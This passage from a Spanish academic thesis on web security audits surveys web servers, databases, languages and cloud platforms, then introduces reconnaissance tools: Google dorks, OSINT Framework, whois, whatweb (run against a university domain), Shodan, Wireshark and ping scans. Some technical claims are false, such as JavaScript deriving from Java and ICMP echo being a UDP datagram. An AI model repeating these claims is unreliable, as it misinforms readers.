Comúnmente conocido como Apache, es uno de los servidores web más antiguos y populares. Es un servidor de código abierto y multiplataforma que ha demostrado ser altamente confiable y robusto a lo largo de los años. Apache es conocido por su flexibilidad y extensibilidad, ya que permite la implementación de módulos adicionales para agregar funcionalidades personalizadas. Es ampliamente utilizado en diversos entornos y es compatible con una amplia gama de sistemas operativos.



Ilustración 8: Logo de Apache HTTP Server

4.2.4 LiteSpeed

LiteSpeed es un servidor web de alto rendimiento y eficiencia diseñado para ofrecer un rendimiento superior en comparación con otros servidores web. Destaca por su capacidad para manejar grandes volúmenes de tráfico y sus funciones avanzadas de seguridad. LiteSpeed se ha ganado una buena reputación en la comunidad de hosting debido a su eficiencia energética y su capacidad para mejorar la velocidad de carga de las páginas web.

Ilustración 9: Logo de LiteSpeed

4.2.5 Microsoft-IIS

Servidor web desarrollado por Microsoft para sistemas operativos Windows. Es especialmente popular en entornos empresariales y se integra de manera nativa con otras tecnologías de Microsoft, como ASP.NET y el lenguaje de programación C#. IIS ofrece una amplia gama de características y herramientas de administración, lo que lo hace atractivo para aquellos que utilizan tecnologías y servicios de Microsoft.

Ilustración 10: Logo de Microsoft-IIS

4.2.6 OpenResty

Es un servidor web basado en Nginx que combina el poder de Nginx con el lenguaje de programación Lua. Permite la extensibilidad y personalización a través de la programación en Lua, lo que brinda flexibilidad para crear aplicaciones web complejas y de alto rendimiento. OpenResty es conocido por su capacidad para manejar cargas de tráfico pesadas y realizar tareas avanzadas, como el procesamiento de API y la manipulación de solicitudes.

Ilustración 11: Logo de OpenResty

Es importante destacar que la seguridad de un servidor web no se puede medir simplemente por su nombre o reputación. Todos los servidores web mencionados tienen un historial sólido en términos de seguridad y han demostrado ser eficaces en la protección contra ataques en sus respectivos entornos.

Sin embargo, es fundamental comprender que la seguridad de un servidor web depende de múltiples factores, como la configuración adecuada, el seguimiento de las mejores prácticas de seguridad, la implementación de medidas de protección adicionales y la actualización constante del software. Incluso el servidor web más seguro puede ser vulnerable si no se aplican las medidas adecuadas de seguridad.

Además, la seguridad de un servidor web también se ve influenciada por otros componentes del entorno, como el sistema operativo subyacente, las aplicaciones y los scripts que se ejecutan en el servidor, las configuraciones de red y las políticas de seguridad implementadas por la organización.

4.3 Gestores de Bases de Datos

El uso de servidores implica el uso de datos dinámicos para poder brindar un contenido interactivo y personalizado a los usuarios. Para cualquier empresa la gestión de un servidor web medianamente complejo es inconcebible sin el uso de un gestor de bases de datos.

Las bases de datos proporcionan un medio para almacenar, organizar y administrar eficientemente grandes volúmenes de información empresarial. El correcto almacenamiento y organización de los datos es esencial para el funcionamiento efectivo de una empresa.

Una base de datos bien diseñada permite almacenar grandes cantidades de datos de manera eficiente. Esto evita la duplicación de información y optimiza el espacio de almacenamiento, lo que resulta en un uso más efectivo de los recursos de la empresa.

Además, los empleados de la empresa podrán acceder rápidamente a la información mediante consultas y búsquedas. Esto es especialmente valioso en empresas donde el tiempo es un recurso escaso y se necesita acceder a datos críticos de manera rápida y eficiente.

El uso de una base de datos implica la imposición de restricciones y reglas de integridad. Las cuales garantizan que solo se ingresen datos válidos y coherentes en la base de datos. Esto evita la corrupción de datos y asegura la calidad de la información almacenada.

Además, las bases de datos proporcionan mecanismos de seguridad para proteger la información sensible y confidencial mediante permisos de acceso, políticas de autenticación y mecanismos de encriptación.

En el mercado actual existen multitud de gestores de bases de datos, cada uno con sus beneficios y desventajas. Cada gestor está más enfocado a un tipo diferente de bases de datos. Por tanto, dependiendo de la naturaleza de los datos a tratar, cada empresa elegirá un tipo u otro de bases de datos y en consecuencia un gesto u otro.



Ilustración 12: Algunos tipos de bases de datos

Para simplificar un poco todo este proceso de investigación de cuáles son las bases de datos más utilizadas por las empresas resumiré un artículo publicado en el famoso blog de SYSADMINOK que ofrece un top de las diez bases de datos más usadas en internet.

4.3.1 Oracle

Es un sistema de gestión de bases de datos relacional ampliamente utilizado en entornos empresariales, conocido por su escalabilidad y características avanzadas. Ofrece una amplia gama de características y funcionalidades avanzadas, como soporte para múltiples usuarios, transacciones ACID, escalabilidad y alta disponibilidad.

4.3.2 MySQL

Se trata de una base de datos relacional de código abierto que se destaca por su rendimiento, facilidad de uso y escalabilidad. Es ampliamente utilizado en aplicaciones web y se caracteriza por su velocidad y capacidad para manejar grandes volúmenes de datos.

4.3.3 Microsoft SQL Server

Es un sistema gestor de bases de datos relacional desarrollado por Microsoft. Popular por su estrecha integración con otras tecnologías de Microsoft, su escalabilidad y su soporte para aplicaciones empresariales de gran envergadura. También ofrece características avanzadas, como replicación, análisis de datos y seguridad robusta.

4.3.4 PostgreSQL

Se trata de una base de datos relacional de código abierto conocida por su robustez, estabilidad y capacidad de extensión. Ofrece soporte para características avanzadas como transacciones ACID, replicación y funciones avanzadas de análisis de datos.

4.3.5 MongoDB

Consiste en una base de datos NoSQL orientada a documentos que permite el almacenamiento flexible de datos estructurados y no estructurados. Se destaca por su escalabilidad horizontal, su capacidad de procesamiento de grandes volúmenes de datos y su facilidad de uso.

4.3.6 Redis

Es una base de datos en memoria de código abierto que se utiliza para almacenar datos en forma de pares clave-valor. Es conocida por su alta velocidad y su capacidad para realizar operaciones de lectura y escritura de manera eficiente, lo que la convierte en una opción popular para la caché y la gestión de sesiones en aplicaciones web.

4.3.7 IBM Db2

Desarrollada por IBM es una base de datos relacional. Es conocida por su escalabilidad, seguridad y soporte para grandes volúmenes de datos. Se utiliza comúnmente en entornos empresariales y ofrece características avanzadas, como particionamiento, replicación y soporte para múltiples lenguajes de programación.

4.3.8 Elasticsearch

Base de datos de búsqueda y análisis distribuido de código abierto. Se utiliza para indexar, buscar y analizar grandes volúmenes de datos en tiempo real. Es conocida por su capacidad de búsqueda rápida y potente, y su integración con otras herramientas de análisis y visualización de datos.

4.3.9 SQLite

Base de datos de código abierto que se caracteriza por su ligereza y facilidad de uso. Es ampliamente utilizado en aplicaciones móviles y de escritorio, ya que no requiere un servidor separado y se almacena en un archivo local.

4.3.10 Microsoft Access

Desarrollada por Microsoft, se utiliza principalmente en entornos de escritorio. Ofrece una interfaz gráfica de usuario para la creación y gestión de bases de datos, y es adecuada para aplicaciones de pequeña y mediana escala.

4.3.11 Conclusiones

En general, se puede decir que las bases de datos comerciales como Oracle, Microsoft SQL Server e IBM Db2 suelen tener un enfoque más fuerte en la seguridad, ya que están diseñadas para cumplir con los estándares y requisitos de seguridad de las grandes empresas. Estas bases de datos ofrecen funciones avanzadas de seguridad, como cifrado de datos, autenticación robusta, control de acceso y auditoría.

Por otro lado, las bases de datos de código abierto como MySQL, PostgreSQL y MongoDB también son seguras, pero pueden requerir una configuración y administración más minuciosa para garantizar la seguridad.

Sin duda una de las técnicas más efectivas y utilizadas para garantizar la seguridad de los datos es la realización de copias de seguridad. Estas permiten la recuperación de información perdida, protegerse contra ataques de malware, asegurar la integridad de los datos, asegurar la continuidad del negocio y brindando confianza y tranquilidad a las empresas.

Un principio básico a la hora de realizar dichas copias de seguridad es la regla 3-2-1. La cual aconseja tener tres copias nuestra base de datos, en dos tipos de dispositivos de almacenamiento distinto y que al menos una de estas copias esté fuera de tus instalaciones (offsite).

Ilustración 13: Regla 3-2-1 de las copias de seguridad

4.4 Tecnologías del lado del servidor

En este apartado se van a documentar las herramientas y lenguajes más utilizados para desarrollar y gestionar el funcionamiento de los sistemas en un servidor web. Estas tecnologías son utilizadas por las empresas en el procesamiento y la lógica de negocio, así como en la interacción con bases de datos y otros servicios.

4.4.1 HTML

La primera tecnología que considerar y la más utilizada es HTML (HyperText Markup Language). La cual es un sistema de etiquetas que se utiliza para estructurar el contenido de las páginas web. HTML define la jerarquía y los elementos básicos de una web, como por ejemplo títulos, párrafos, imágenes y enlaces. Es el lenguaje fundamental para la creación de la estructura de una página web.

4.4.2 CSS

A continuación, encontramos CSS (Cascading Style Sheets), un lenguaje de diseño que permite controlar la apariencia y el estilo de una página web. Con CSS, es posible definir colores, fuentes, diseños y otros aspectos visuales para lograr una presentación atractiva y coherente.

4.4.3 JavaScript

En cuanto a la interactividad y la dinamicidad de las aplicaciones web, el lenguaje de programación sin dudas más utilizado es JavaScript. Este lenguaje, derivado de Java, permite la manipulación del contenido de la página, la respuesta a eventos y la comunicación con el servidor, lo que brinda una experiencia interactiva y fluida a los usuarios.

4.4.4 PHP

Dentro de los lenguajes de programación del lado del servidor propiamente dichos, uno de los más utilizados es PHP. Se trata de un lenguaje de scripting de propósito general diseñado específicamente para el desarrollo web. Su amplia compatibilidad con diferentes bases de datos y su sintaxis sencilla han hecho que sea ampliamente adoptado por las empresas. Coronándose así como el segundo lenguaje lógico más utilizado por detrás de JavaScript.

4.4.5 Ruby

Se trata de otro lenguaje bastante simple e intuitivo, el cual es ampliamente utilizado para el desarrollo de aplicaciones web. Gracias a su framework Ruby on Rails permite a los desarrolladores implementar aplicaciones web de manera muy eficiente y estructurada.

4.4.6 Python

Uno de los lenguajes de alto nivel más utilizados en los últimos años no solo en el ámbito de las aplicaciones web. Su simplicidad y legibilidad, junto con una amplia gama de bibliotecas y frameworks, lo convierten en una opción atractiva para el desarrollo web.

4.4.7 Java

Java, el lenguaje orientado a objetos por excelencia, también se utiliza ampliamente en el desarrollo web. Gracias a su portabilidad, robustez y capacidad para desarrollar aplicaciones escalables, se ha convertido en una opción popular para proyectos de gran envergadura.

4.5 Tecnologías de virtualización

Una tendencia cada vez más extendida entre las empresas es la virtualización de sus sistemas en servidores de terceros. Aumentando así tanto la escalabilidad como la flexibilidad de sus sistemas. Existen un enorme abanico de proveedores que permiten a los usuarios alojar sus servicios en la nube. A continuación, se documentarán los dos proveedores más conocidos y utilizados por la mayoría de las empresas que buscan alojar sus aplicaciones web de gran tamaño.

4.5.1 Azure

Azure, desarrollado por Microsoft, es una plataforma de servicios en la nube que ofrece una amplia gama de soluciones para el despliegue y la administración de aplicaciones y servicios. Una de las ventajas de Azure es su enfoque integral de seguridad. La plataforma cuenta con medidas de seguridad avanzadas, como la autenticación de dos factores, el cifrado de datos en reposo y en tránsito, y la detección y respuesta a amenazas en tiempo real.

4.5.2 AWS

Por otro lado, AWS (Amazon Web Services) es otro proveedor líder en el ámbito de la virtualización y el hosting. Al igual que Azure, AWS ofrece una amplia gama de servicios en la nube, incluyendo almacenamiento, computación, redes y bases de datos. La plataforma proporciona una infraestructura segura, pero también es responsabilidad del usuario configurar y gestionar adecuadamente los recursos para mantener la seguridad. Además, hay que destacar que AWS ofrece herramientas y servicios para ayudar a los usuarios a implementar controles de seguridad, realizar auditorías y proteger sus datos.

Ilustración 14: Logos de AWS y Azure

4.5.3 Ventajas e inconvenientes de estas tecnologías

Entre las ventajas que con lleva el uso de este tipo de servicios podemos destacar:

- Escalar recursos de manera rápida y flexible, lo que permite adaptarse a las necesidades cambiantes de las aplicaciones web y los negocios.
- Una alta disponibilidad y redundancia, lo cual reduce el riesgo de tiempo de inactividad y garantiza la continuidad del servicio.
- Gran facilidad para la implementación y el despliegue rápido de aplicaciones y servicios, lo que acelera el tiempo de comercialización.
- Pueden ser más rentables en comparación con la infraestructura tradicional, ya que se paga solo por los recursos utilizados y se evita la inversión en hardware y mantenimiento.

Sin embargo, su uso lleva consigo algunas desventajas las cuales también se deben considerar antes de contratarlos:

- Al utilizar una plataforma en la nube, se está confiando en el proveedor para la disponibilidad y el rendimiento de los servicios.
- Aunque los proveedores de servicios en la nube toman medidas de seguridad para proteger los datos, nos veremos obligados a confiar ciegamente en la honestidad del proveedor. Puesto que este tendrá acceso en todo momento a nuestros datos y configuraciones.
- Utilizar una plataforma en la nube puede requerir aprender nuevas herramientas y conceptos, lo que puede implicar una curva de aprendizaje para los equipos de desarrollo y administración.

5. Tecnologías y herramientas utilizadas en auditorías de seguridad

En el primer capítulo de este documente ya se explicó en qué consisten las auditorías que se llevan a cabo por parte de los equipos encargados de la seguridad informática en la organización.

Sabemos que estas auditorías son evaluaciones estructuradas que ayudan a las entidades a evaluar y optimizar sus procesos y aplicaciones. Sin embargo, para ser llevadas a cabo con eficiencia, deben seguir una serie de pasos o fases previamente establecidas. Estas fases pueden variar según el enfoque, el alcance y la metodología utilizada.

A continuación, se presentarán algunas fases comunes junto con las herramientas más utilizadas para cada una de ellas.

5.1 Herramientas utilizadas en la fase de recolección de información

La recolección de información es una de las fases iniciales del proceso de auditoría de seguridad. Consiste en un conjunto de procesos y técnicas que se utilizan para descubrir y recopilar información sobre los sistemas objetivos.

5.1.1 Google Hacking

Google Hacking es un término que engloba una amplia gama de técnicas para la consulta de Google para revelar las aplicaciones web vulnerables. Además de revelar las fallas en las aplicaciones web, Google Hacking permite encontrar los datos sensibles, útiles para la etapa de reconocimiento de un ataque, tales como mensajes de correo electrónico asociadas a un sitio, los vertederos de bases de datos u otros archivos con nombres de usuario y contraseñas, directorios protegidos con archivos confidenciales, URLs para iniciar la sesión portales, diferentes tipos de registros del sistema etc.

La mejor forma de sacar provecho de las funcionalidades de los buscadores es a través de sus "operadores" o "dorks". Esta técnica de búsqueda, también llamada Google dork query, permite filtrar mejor los resultados mostrados por el buscador, de tal forma que se puede obtener un cerco más concreto con la información referente al activo o, lo que es lo mismo, puede devolver información que es difícil de localizar a través de consultas de búsqueda simples.

A continuación, se especifican algunos **Google Dorks** interesantes:

- **" "** (comillas): buscar frase exacta
- **and** y **not**: operadores lógicos "y" o "no"
- + y - : incluir y excluir. Ej: milka -chocolate: busca la palabra "milka", pero omite las webs con la palabra "chocolate"
- **Inurl**: permite realizar una enumeración de subdominios y rutas asociadas a un activo. La expresión buscada está en la url
- **filetype** o **ext**: permite buscar archivos de un formato determinado, por ejemplo, pdfs, rdp (de escritorio remoto), imágenes png, jpg, …
- **site**: permite listar toda la información de un dominio concreto.
- **intitle**: permite encontrar la expresión buscada en el título.



Ilustración 15: Ejemplo de búsqueda con Google Dorks

5.1.2 OSINT y OSINT Framework

OSINT es el acrónimo de "Open Source Intelligence" (Inteligencia de Fuentes Abiertas), que se refiere a la recopilación, análisis y uso de información de fuentes públicas y abiertas, como redes sociales, sitios web, foros, noticias y bases de datos, para obtener información relevante para un propósito específico, como la toma de decisiones, la investigación o la seguridad. La información recopilada a través del OSINT puede ser utilizada para evaluar amenazas, realizar investigaciones, identificar oportunidades de negocio, monitorear la reputación en línea y mucho más.

OSINT Framework es un recurso bastante interesante para llevar a cabo búsquedas de fuentes de información abiertas. El detalle más destacado es que, las búsquedas, están clasificadas por temáticas y objetivos, indicando el recurso correspondiente y puede dar muchas ideas sobre diferentes investigaciones partiendo del campo OSINT.



Ilustración 16: Menú principal de OSINT Framework

5.1.3 Who.is

Gracias a esta herramienta podemos obtener información del dominio distintas técnicas. A modo de ejemplo, cuando se adquiere un dominio, paralelamente se está realizando un "contrato de alquiler" por un año, a través de un registrador acreditado por ICANN. En este "contrato" se expone información como quién es el propietario del dominio, junto con información relevante como métodos de contacto, etc. De un modo similar se produce la adquisición de rangos de IP.

A continuación, se expone el "whois" de la universidad de salamanca.



Ilustración 17: Ejemplo de uso de la herramienta Who.is

5.1.4 Whatweb

Esta herramienta de línea de comandos nos ayudará a descubrir la tecnología que está detrás de las aplicaciones web. Ya tenemos información relevante de nuestra página, pero queremos descubrir con qué tecnología está hecha.

```
┌──(wiski㉿wiski)-[~]
└─$ whatweb usal.es
http://usal.es [302 Found] Country[SPAIN][ES], IP[212.128.131.17], RedirectLocation[https://usal.es/]
https://usal.es/ [200 OK] Apache, Bootstrap, Content-Language[es], Country[SPAIN][ES], Drupal, Email[//informacion@usal.es,eventum@usal.es,informacion@usal.es], Frame, HTTPServer[Apache], IP[212.128.131.17], JQuery[1.7], Script[text/javascript], Title[Universidad de Salamanca | Universidad de Salamanca], UncommonHeaders[x-content-type-options,permissions-policy,link], X-Frame-Options[SAMEORIGIN, sameorigin]
```

Ilustración 18: Ejemplo de uso de la herramienta Whatweb

5.1.5 Shodan

Es un buscador de activos o dispositivos online. Nos permite encontrar diferentes tipos específicos de equipos (routers, servidores, etc.) conectados a Internet a través de una variedad de filtros.

Fue lanzado en 2009 por el informático John Matherly quien, en 2003, concibió la idea de buscar dispositivos vinculados a Internet. El nombre es una referencia a SHODAN, un personaje de la serie de videojuegos System Shock.

Shodan escanea constantemente todo el rango de direcciones IPv4 y IPv6, es decir, todas las direcciones IP que hay en Internet. Por ejemplo, si el auditor está interesado en saber si una organización tiene algún tipo de cámara accesible desde el exterior, se podría apoyar en esta herramienta para llevar a cabo esta búsqueda.



Ilustración 19: Ejemplo de búsqueda con Shodan

5.2 Herramientas utilizadas en la fase de escaneo de vulnerabilidades

Una vez se ha recopilado información de fuentes abiertas utilizando técnicas de recolección de información, se debe proceder a la detección de los diferentes elementos de red que se encuentren presentes en un rango de red, ya bien sea externo o interno.

Existen dos tipos de escaneo:

- **Escaneo pasivo**: No se requiere interacción con el elemento de red. Se realiza una escucha pasiva del tráfico de red.
- **Escaneo activo**: Se requiere una interacción con el elemento de red por lo que es susceptible a ser detectado por sistemas de detección de intrusos (IDS)

5.2.1 WireShark

Se trata de una herramienta de escaneo pasivo. Se trata de uno de los analizadores de red más populares debido a que posee una interfaz de usuario muy intuitiva que permite aplicar filtros de búsqueda por tipo de protocolo, ips de origen y destino, puertos, etc.



Ilustración 20: Ejemplo de captura de tráfico con WS

Algunas alternativas a WireShark:

- **TCPdump**: Analizador de tráfico de red por línea de comandos que viene por defecto en sistemas unix y permite recopilar información de red en un archivo pcap, compatible con otras soluciones de red.
- **Netdiscover**: Herramienta que permite, tras analizar el tráfico de red, determinar qué direcciones IP se encuentran en la red.

5.2.2 Ping Scan

Herramienta que utiliza el protocolo "Internet Control Message Protocol" (ICMP) para determinar si una IP se encuentra habilitada o no. En este caso, se enviará un datagrama udp "echo request" a una IP concreta y si ésta responde con un mensaje "echo reply" se determinará que se encuentra habilitada. Generalmente esta herramienta se encuentra instada de forma nativa en cualquier sistema operativo.

